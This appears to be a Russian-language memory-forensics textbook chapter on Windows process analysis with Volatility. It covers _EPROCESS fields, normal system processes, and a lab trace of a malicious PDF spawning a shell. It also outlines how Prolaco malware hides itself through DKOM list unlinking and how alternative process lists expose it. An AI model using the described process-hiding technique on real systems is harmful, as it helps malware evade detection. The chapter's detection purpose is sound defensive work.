0x2e0 : ImageFileName                ['String', {'length': 16}]
0x2ef : PriorityClass                ['unsigned char']
0x2f0 : JobLinks                     ['_LIST_ENTRY']
0x300 : LockedPagesList              ['pointer64', ['void']]
0x308 : ThreadListHead               ['_LIST_ENTRY']
0x318 : SecurityPort                 ['pointer64', ['void']]
0x320 : Wow64Process                 ['pointer64', ['void']]
0x328 : ActiveThreads                ['unsigned long']
0x32c : ImagePathHash                ['unsigned long']
0x330 : DefaultHardErrorProcessing   ['unsigned long']
0x334 : LastThreadExitStatus         ['long']
0x338 : Peb                          ['pointer64', ['_PEB']]
[snip]
0x444 : ExitStatus                   ['long']
0x448 : VadRoot                      ['_MM_AVL_TABLE']
0x488 : AlpcContext                  ['_ALPC_PROCESS_CONTEXT']
0x4a8 : TimerResolutionLink          ['_LIST_ENTRY']
0x4b8 : RequestedTimerResolution     ['unsigned long']
0x4bc : ActiveThreadsHighWatermark   ['unsigned long']
0x4c0 : SmallestTimerResolution      ['unsigned long']
```

Ключевые положения

Ключевые положения таковы:

• `Pcb`: блок управления процессом ядра (_KPROCESS). Эта структура находится в основании _EPROCESS и содержит несколько критически важных полей, включая `DirectoryTableBase` для преобразования адресов и время, которое процесс провёл в режиме ядра и пользовательском режиме.
• `CreateTime`: временная метка UTC, указывающая момент первого запуска процесса.

• ExitTime: временная метка UTC, указывающая момент завершения процесса. Для всё ещё работающих процессов это значение равно нулю.
• UniqueProcessId: целое число, уникально идентифицирующее процесс, также известное как PID.
• ActiveProcessLinks: двусвязный список, связывающий активные процессы на машине. Большинство API в работающей системе опирается на обход этого списка.
• SessionProcessLinks: ещё один двусвязный список, связывающий процессы одного сеанса.
• InheritedFromUniqueProcessId: целое число, задающее PID родительского процесса. После запуска процесса этот член не изменяется, даже если его родитель завершается.
• Session: этот член указывает на структуру _MM_SESSION_SPACE (см. главу 14), хранящую сведения о сеансе входа пользователя и объектах графического интерфейса (GUI).
• ImageFileName: часть имени исполняемого файла процесса. Поле хранит первые 16 символов ASCII, поэтому более длинные имена отображаются усечёнными. Чтобы получить полный путь к исполняемому файлу или увидеть имя Unicode, можно обратиться к соответствующему узлу VAD либо членам PEB (см. главу 7).
• ThreadListHead: двусвязный список, связывающий все потоки процесса; каждый элемент списка представляет собой _ETHREAD.
• ActiveThreads: целое число, указывающее количество активных потоков, работающих в контексте процесса. Процесс с нулём активных потоков, скорее всего, уже завершился.
• Peb: указатель на Process Environment Block (PEB). Хотя этот член (_EPROCESS.Peb) находится в режиме ядра, он указывает на адрес в пользовательском режиме. PEB содержит указатели на списки DLL процесса, текущий рабочий каталог, аргументы командной строки, переменные среды, кучи и стандартные дескрипторы.
• VadRoot: корневой узел дерева VAD. Он содержит подробные сведения о выделенных сегментах памяти процесса, включая исходные разрешения доступа - чтение, запись, выполнение - и наличие файла, отображённого в область.

Организация процессов

Структура _EPROCESS содержит структуру _LIST_ENTRY с именем ActiveProcessLinks. У _LIST_ENTRY есть два члена: Flink, прямая ссылка, указывающая на _LIST_ENTRY следующей структуры _EPROCESS, и Blink, обратная ссылка, указывающая на _LIST_ENTRY предыдущей структуры _EPROCESS. Вместе эти элементы образуют цепочку объектов процессов, также называемую двусвязным списком (см. главу 2). На рис. 6-2 показано, как структуры _LIST_ENTRY связывают процессы.




Рисунок 6-2. Процессы связаны двусвязным списком, на который указывает PsActiveProcessHead

В работающей системе такие инструменты, как Process Explorer и Task Manager, опираются на обход двусвязного списка структур `_EPROCESS`. Для этой цели часто используется API `NtQuerySystemInformation`, однако к тем же данным обращаются и многие высокоуровневые API операционной системы.

Перечисление процессов в памяти

Как кратко описано в разделе "Проблемы выбора профиля" главы 3, для вывода списка процессов Volatility сначала находит блок данных отладчика ядра (`_KDDEBUGGER_DATA64`). Затем он обращается к члену `PsActiveProcessHead`, указывающему на голову двусвязного списка структур `_EPROCESS`. В главе 5 мы также обсуждали подход сканирования пула.

В этой главе представлены многие другие способы поиска процессов в дампе памяти. Реализовывать альтернативные методы важно, поскольку блок данных отладчика, указатели связного списка и теги пула несущественны для стабильности ОС, а значит, ими можно манипулировать случайно или намеренно, чтобы противодействовать криминалистическим инструментам, не нарушая работу системы или её процессов.

Критические системные процессы

Прежде чем анализировать состояние системы по работающим приложениям, следует познакомиться с критическими системными процессами: зная норму, можно быстрее обнаружить отклонения. В оставшейся части главы мы рассмотрим различные практические шаги расследования для проверки изложенного здесь материала, а пока сосредоточимся на теоретических представлениях о том, как всё должно выглядеть в чистых системах.

> **Примечание.** Работа Патрика Олсена *Know your Windows Processes or Die Trying* (sysforensics.org) - прекрасный источник с подробными описаниями критических процессов, включая конкретные артефакты, которые следует проверять при анализе. Некоторые из следующих фактов основаны на статье Патрика.

• **Idle и System.** Это не настоящие процессы в том смысле, что у них нет соответствующих исполняемых файлов на диске. `Idle` - лишь контейнер, которому ядро начисляет процессорное время простаивающих потоков. Аналогично, `System` служит стандартным домом для потоков, работающих в режиме ядра. Поэтому процесс `System` с PID 4 выглядит владельцем всех сокетов и дескрипторов файлов, открытых модулями ядра.
• **csrss.exe.** Подсистема времени выполнения клиент/сервер участвует в создании и удалении процессов и потоков. Она ведёт закрытый список объектов, который можно использовать для перекрёстной проверки с другими источниками данных. В системах до Windows 7 этот процесс также служил посредником команд, выполняемых через `cmd.exe`, поэтому из его адресного пространства можно извлекать историю команд. Следует ожидать несколько процессов CSRSS, поскольку каждый сеанс получает отдельный экземпляр, однако остерегайтесь попыток воспользоваться соглашением об именовании, например `csrsss.exe` или `cssrs.exe`. Настоящий процесс находится в каталоге `system32`.
• **services.exe.** Service Control Manager (SCM) подробнее описан в главе 12; кратко говоря, он управляет службами Windows и хранит их список в своём закрытом адресном пространстве. Этот процесс должен быть родительским для всех экземпляров `svchost.exe`, узла служб, а также для таких процессов, как `spoolsv.exe` и `SearchIndexer.exe`, реализующих службы. В системе должна быть только одна копия `services.exe`, запущенная из каталога `system32`.

• **svchost.exe.** В чистой системе одновременно работает несколько общих процессов узла, каждый из которых служит контейнером для DLL, реализующих службы. Как уже упоминалось, их родителем должен быть `services.exe`, а путь к исполняемому файлу должен указывать на каталог `system32`. В своём блоге Патрик приводит несколько распространённых имён, например `scvhost.exe` и `svch0st.exe`, которыми вредоносные программы маскируются под эти процессы.
• **lsass.exe.** Процесс подсистемы локального центра безопасности отвечает за применение политики безопасности, проверку паролей и создание токенов доступа. Поэтому он часто становится целью внедрения кода: в его закрытом адресном пространстве можно найти хеши паролей в открытом виде. Должен существовать только один экземпляр `lsass.exe`, запущенный из каталога `system32`; его родителем является `winlogon.exe` на машинах до Vista и `wininit.exe` в Vista и более поздних системах. Stuxnet создавал две поддельные копии `lsass.exe`, из-за чего они резко выделялись.
• **winlogon.exe.** Этот процесс показывает интерактивное приглашение входа, при необходимости запускает экранную заставку, помогает загружать профили пользователей и реагирует на клавиатурные операции Secure Attention Sequence (SAS), такие как `CTRL+ALT+DEL`. Кроме того, процесс отслеживает изменения файлов и каталогов в системах с Windows File Protection (WFP). Как и у большинства других критических процессов, его исполняемый файл находится в каталоге `system32`.
• **explorer.exe.** Для каждого вошедшего пользователя виден один процесс Windows Explorer. Он отвечает за множество действий пользователя, например навигацию по папкам в GUI, показ меню Start и другие операции. У него также имеется доступ к конфиденциальным материалам, таким как открываемые документы и учётные данные, используемые для входа на FTP-сайты через Windows Explorer.
• **smss.exe.** Диспетчер сеансов - первый настоящий процесс пользовательского режима, запускаемый при загрузке. Он отвечает за создание сеансов (см. главу 14), изолирующих службы ОС от различных пользователей, которые могут входить через консоль или Remote Desktop Protocol (RDP).

Хотя этот список не исчерпывающий, его должно быть достаточно для начала. Следует также познакомиться с рядом некритических, но распространённых процессов: `IEXPLORE.EXE` и других браузеров, почтовых клиентов, клиентов чатов, средств чтения документов (Word, Excel, Adobe), антивирусных приложений, инструментов шифрования диска, утилит удалённого доступа и передачи файлов (SSH, Telnet, RDP, VNC), средств взлома паролей и наборов эксплойтов.

Анализ активности процессов

Volatility предоставляет несколько команд для извлечения сведений о процессах:

• `pslist` находит и обходит двусвязный список процессов и выводит сводку данных. Обычно этот метод не способен показать завершённые или скрытые процессы.
• `pstree` берёт вывод `pslist` и форматирует его в виде дерева, чтобы можно было легко увидеть отношения родительских и дочерних процессов.
• `psscan` сканирует объекты `_EPROCESS`, а не полагается на связный список. Этот плагин также способен находить завершённые и исключённые из списка, то есть скрытые, процессы.
• `psxview` находит процессы с помощью альтернативных списков процессов, позволяя перекрёстно проверить различные источники сведений и выявить вредоносные расхождения.

Ниже приведён пример команды `pslist`:

```
$ python vol.py -f lab.mem --profile=WinXPSP3x86 pslist
Volatility Foundation Volatility Framework 2.4
Offset(V)  Name             PID  PPID  Thds    Hnds  Sess  Start
```

```
---------- -------------- ------ ----- ----- ------- -----  -------------------
0x823c8830 System              4     0    56     537 -----
0x81e7e180 smss.exe          580     4     3      19 -----  2013-03-14 03:02:22
0x82315da0 csrss.exe         644   580    10     449     0  2013-03-14 03:02:25
0x81f37948 winlogon.exe      668   580    18     515     0  2013-03-14 03:02:26
0x81fec128 services.exe      712   668    15     281     0  2013-03-14 03:02:27
[snip]
0x81eb4300 vmtoolsd.exe     1684  1300     6     213     0  2013-03-14 03:02:45
0x8210b9c8 IEXPLORE.EXE     1764  1300    16     642     0  2013-03-14 03:03:04
0x81e79020 firefox.exe       180  1300    27     447     0  2013-03-14 03:03:05
0x81cb63d0 wuauclt.exe      1576  1072     3     104     0  2013-03-14 03:03:40
0x81e86bf8 alg.exe          1836   712     5     102     0  2013-03-14 03:04:00
0x8209eda0 wscntfy.exe      2672  1072     1      28     0  2013-03-14 03:04:01
0x82013340 jucheck.exe      2388  1656     2     104     0  2013-03-14 03:07:45
0x81e79418 thunderbird.exe  3832  1300    30     339     0  2013-03-14 03:12:54
0x8202b398 AcroRd32.exe     3684   180     0 -------     0  2013-03-14 14:19:16
0x81ecd3c0 cmd.exe          3812  3684     1      33     0  2013-03-14 14:19:29
0x81f55bd0 a[1].php         2280  3812     1     139     0  2013-03-14 14:19:30
0x8223b738 IEXPLORE.EXE     2276  2280     7     280     0  2013-03-14 14:19:32
0x822c8a58 AcroRd32.exe     2644   180     0 -------     0  2013-03-14 14:40:16
```

Первый столбец вывода, `Offset(V)`, показывает виртуальный адрес структуры `_EPROCESS` в памяти ядра. Далее справа видны имя процесса или по крайней мере первые 16 символов, его PID, PID родителя, количество потоков, количество дескрипторов, идентификатор сеанса и время создания. По этим данным можно установить несколько интересных фактов:

• Работают три браузера - два экземпляра `IEXPLORE.EXE` и один `firefox.exe`, - почтовый клиент `thunderbird.exe` и Adobe Reader (`AcroRd32.exe`). Следовательно, эта машина, скорее всего, является клиентом или рабочей станцией, а не сервером. Кроме того, если подозревается клиентский вектор атаки, например скрытая загрузка или фишинговый эксплойт, разумно исследовать эти процессы на предмет связанных с инцидентом данных, поскольку велика вероятность причастности одного или нескольких из них.
• Все процессы, включая критические системные, работают в сеансе 0. Это указывает на старую машину с Windows XP или 2003, то есть до изоляции сеанса 0, и на то, что сейчас вошёл только один пользователь.
• У двух процессов `AcroRd32.exe` ноль потоков и недопустимый указатель таблицы дескрипторов, что показано штрихами. Если бы отображался столбец времени завершения, который мы убрали, чтобы строки не переносились на странице, было бы видно, что эти два процесса фактически завершились. Они "застряли" в списке активных процессов, потому что другой процесс имеет открытый дескриптор на них (см. *The Mis-leading Active in PsActiveProcessHead*: mnin.blogspot.com).
• Процесс с PID 2280 (`a[1].php`) имеет недопустимое для исполняемых файлов расширение и выдаёт себя за файл PHP. Кроме того, судя по времени создания, он временно связан с несколькими другими процессами, запущенными в ту же минуту (`14:19:XX`), включая командную оболочку `cmd.exe`.

Даже один взгляд на список процессов часто даёт непосредственные зацепки, заслуживающие дальнейшего исследования. Плагин `pstree` расширяет эти знания, предоставляя визуальное представление отношений родительских и дочерних процессов. Как показано в следующем выводе, дочерние процессы сдвигаются вправо и предваряются точками.

```
$ python vol.py -f lab.mem --profile=WinXPSP3x86 pstree
Volatility Foundation Volatility Framework 2.4
[snip]
0x82263378:explorer.exe           1300   1188     11    363 2013-03-14 03:02:42
. 0x81e85da0:TSVNCache.exe        1556   1300      7     53 2013-03-14 03:02:43
. 0x81e79020:firefox.exe           180   1300     27    447 2013-03-14 03:03:05
.. 0x8202b398:AcroRd32.exe        3684    180      0 ------ 2013-03-14 14:19:16
... 0x81ecd3c0:cmd.exe            3812   3684      1     33 2013-03-14 14:19:29
.... 0x81f55bd0:a[1].php          2280   3812      1    139 2013-03-14 14:19:30
..... 0x8223b738:IEXPLORE.EXE     2276   2280      7    280 2013-03-14 14:19:32
.. 0x822c8a58:AcroRd32.exe        2644    180      0 ------ 2013-03-14 14:40:16
```

```
. 0x81e79418:thunderbird.exe      3832   1300     30    339 2013-03-14 03:12:54
. 0x8210b9c8:IEXPLORE.EXE         1764   1300     16    642 2013-03-14 03:03:04
```

При просмотре процессов в виде дерева гораздо легче определить возможные события атаки. Видно, что `firefox.exe` с PID 180 был запущен `explorer.exe` с PID 1300. Это нормально: когда приложение запускается из меню Start или двойным щелчком по значку на рабочем столе, его родителем является Windows Explorer. Браузеры также довольно часто создают экземпляры Adobe Reader (`AcroRd32.exe`) для отображения PDF-документов, открытых через Интернет. Ситуация становится интересной, когда `AcroRd32.exe` вызывает командную оболочку (`cmd.exe`), которая затем запускает `a[1].php`. На этом этапе можно предположить, что веб-страница, посещённая в Firefox, заставила браузер открыть вредоносный PDF. Эксплуатация уязвимости в `AcroRd32.exe` позволила злоумышленнику воспользоваться командной оболочкой для дальнейшей установки вредоносного ПО в системе.

Визуализации дерева процессов

Ещё один способ визуализировать отношения между родительскими и дочерними процессами - использовать команду `psscan` с визуализатором графов dot (`--output=dot`). Эта возможность основана на инструменте PTFinder Андреаса Шустера (dfrws.org), который также создавал графы для визуального анализа. Поскольку такое представление процессов основано на сканировании пула в физическом адресном пространстве, оно включает в граф и завершённые, и скрытые процессы. Граф можно создать так:

```
$ python vol.py psscan -f memory.bin --profile=Win7SP1x64
       --output=dot
       --output-file=processes.dot
```

Затем откройте выходной файл в Graphviz (graphviz.org), как показано на рис. 6-3.

По графу можно подтвердить несколько ранее обсуждавшихся утверждений. Например, `System` запускает `smss.exe`, который запускает `csrss.exe` и `winlogon.exe` в системах Windows XP и 2003. Затем видно, как `winlogon.exe` создаёт `services.exe` и `lsass.exe`. Процесс SCM, в свою очередь, создаёт `spoolsv.exe` и различные экземпляры `svchost.exe`. Но это лишь часть картины. Остальная часть графа показана на рис. 6-4.

Как видно, процесс с PID 1188 запустил `explorer.exe`, но его `_EPROCESS` больше не находится в памяти, поэтому дополнительные сведения, например имя родительского процесса, недоступны. Это типично для систем XP и 2003, поскольку `userinit.exe` запускает Explorer и вскоре завершается. Если проследить остальные стрелки, схема подтверждает версии, сформированные при изучении вывода `pstree`.




Рисунок 6-3. Граф, созданный `psscan` *и показывающий отношения критических системных процессов*




Рисунок 6-4. Схема процессов, участвовавших в эксплуатации вредоносного PDF, доставленного через Интернет

Обнаружение атак DKOM

С помощью Direct Kernel Object Manipulation (DKOM) возможно множество атак, но одна из наиболее распространённых - сокрытие процесса путём исключения его записи из двусвязного списка. Для этого указатели `Flink` и `Blink` окружающих объектов перезаписываются так, чтобы они обходили структуру `_EPROCESS` скрываемого процесса. Инструменты, выполняемые в работающей системе, и команда Volatility `pslist` уязвимы к этой атаке, поскольку опираются на связный список. Однако плагин `psscan` использует подход сканирования пула, описанный в главе 5. Благодаря этому объекты `_EPROCESS` можно находить в памяти, даже если они исключены из списка.

Прежде чем перейти к примеру, рассмотрим способы, которыми вредоносная программа может непосредственно изменять объекты ядра:

• загрузить драйвер ядра, который затем получает неограниченный доступ к объектам в памяти ядра;
• отобразить доступное для записи представление объекта `\Device\PhysicalMemory`; однако начиная с Windows 2003 SP1 и Vista доступ к этому объекту из программ пользовательского режима ограничен;
• использовать специальную нативную функцию API `ZwSystemDebugControl`.

Случай Prolaco

Чтобы показать, как `psscan` используется для поиска скрытых процессов, сосредоточимся на образце вредоносной программы, известном антивирусным поставщикам как Prolaco (см. avira.com). Эта вредоносная программа выполняет DKOM полностью из пользовательского режима, не загружая драйверы ядра. Для этого она применяет API `ZwSystemDebugControl` почти точно так, как описал Алекс Ионеску на сайте OpenRCE (openrce.org). На рис. 6-5 показан декомпилированный код Prolaco, полученный с помощью IDA Pro и Hex-Rays.

По изображению можно сделать следующие выводы о выполнении DKOM вредоносной программой:

• Она включает привилегию отладки (`SeDebugPrivilege`), предоставляющую процессу доступ, необходимый для использования `ZwSystemDebugControl`.
• Она вызывает `NtQuerySystemInformation` с классом `SystemModuleInformation`, чтобы найти базовый адрес модуля ядра NT.
• Она находит `PsInitialSystemProcess` - экспортируемую модулем NT глобальную переменную, указывающую на объект `_EPROCESS` первого процесса.
• Она обходит связный список объектов `_EPROCESS`, пока не найдёт процесс с PID, совпадающим с `PidOfProcessToHide`. Фиксированное число `0x88`, используемое внутри цикла `while`, представляет собой смещение `ActiveProcessLinks` внутри структуры `_EPROCESS` в 32-разрядных системах Windows XP. Обратите также внимание, что `PidOfProcessToHide` передаётся функции как параметр. Вредоносная программа получает это значение с помощью `GetCurrentProcessId`, а значит, пытается скрыть саму себя.
• Она вызывает `WriteKernelMemory`, которая представляет собой лишь оболочку вокруг `ZwSystemDebugControl`, записывающую по четыре байта за раз по указанному адресу в памяти ядра. Функция вызывается один раз для перезаписи указателя `Flink` и один раз для указателя `Blink`. Содержимое этой функции показано на рис. 6-6.




Рисунок 6-5. Образец Prolaco, загруженный в IDA с Hex-Rays; показана основная функция DKOM




Рисунок 6-6. Вызов `ZwSystemDebugControl`*, использованный для перезаписи указателей в памяти ядра*

После этого все упомянутые API действующей системы и зависящие от них инструменты будут выдавать неточные списки процессов. В частности, они не смогут обнаружить один процесс, наиболее важный для расследования: вредоносную программу, которая только что исключила собственный `_EPROCESS` из списка.

Альтернативные списки процессов

Как уже говорилось, основывать выводы только на одном доказательстве - плохая идея. Поскольку списком процессов можно манипулировать, следует знать доступные резервные методы, или альтернативные списки процессов. Вот некоторые из них:

• **Сканирование объектов процессов.** Это подход сканирования пула, рассмотренный в главе 5. Помните, что найденные им теги пула несущественны и поэтому также могут быть изменены для уклонения от сканера.
• **Сканирование потоков.** Поскольку у каждого процесса должен быть как минимум один активный поток, можно сканировать объекты `_ETHREAD`, а затем сопоставлять их с владеющим процессом. Для сопоставления используется член `_ETHREAD.ThreadsProcess` в Windows XP и 2003 либо `_ETHREAD.Tcb.Process` в Windows Vista и более поздних версиях. Поэтому даже если руткит изменит теги пула процесса, чтобы скрыться от `psscan`, ему также придётся изменить теги пула всех потоков процесса.
• **Таблица дескрипторов CSRSS.** Как упоминалось в описании критических системных процессов, `csrss.exe` участвует в создании каждого процесса и потока, за исключением самого себя и процессов, запущенных до него. Поэтому можно обойти таблицу дескрипторов этого процесса, как описано далее в главе, и таким способом выявить все объекты `_EPROCESS`.
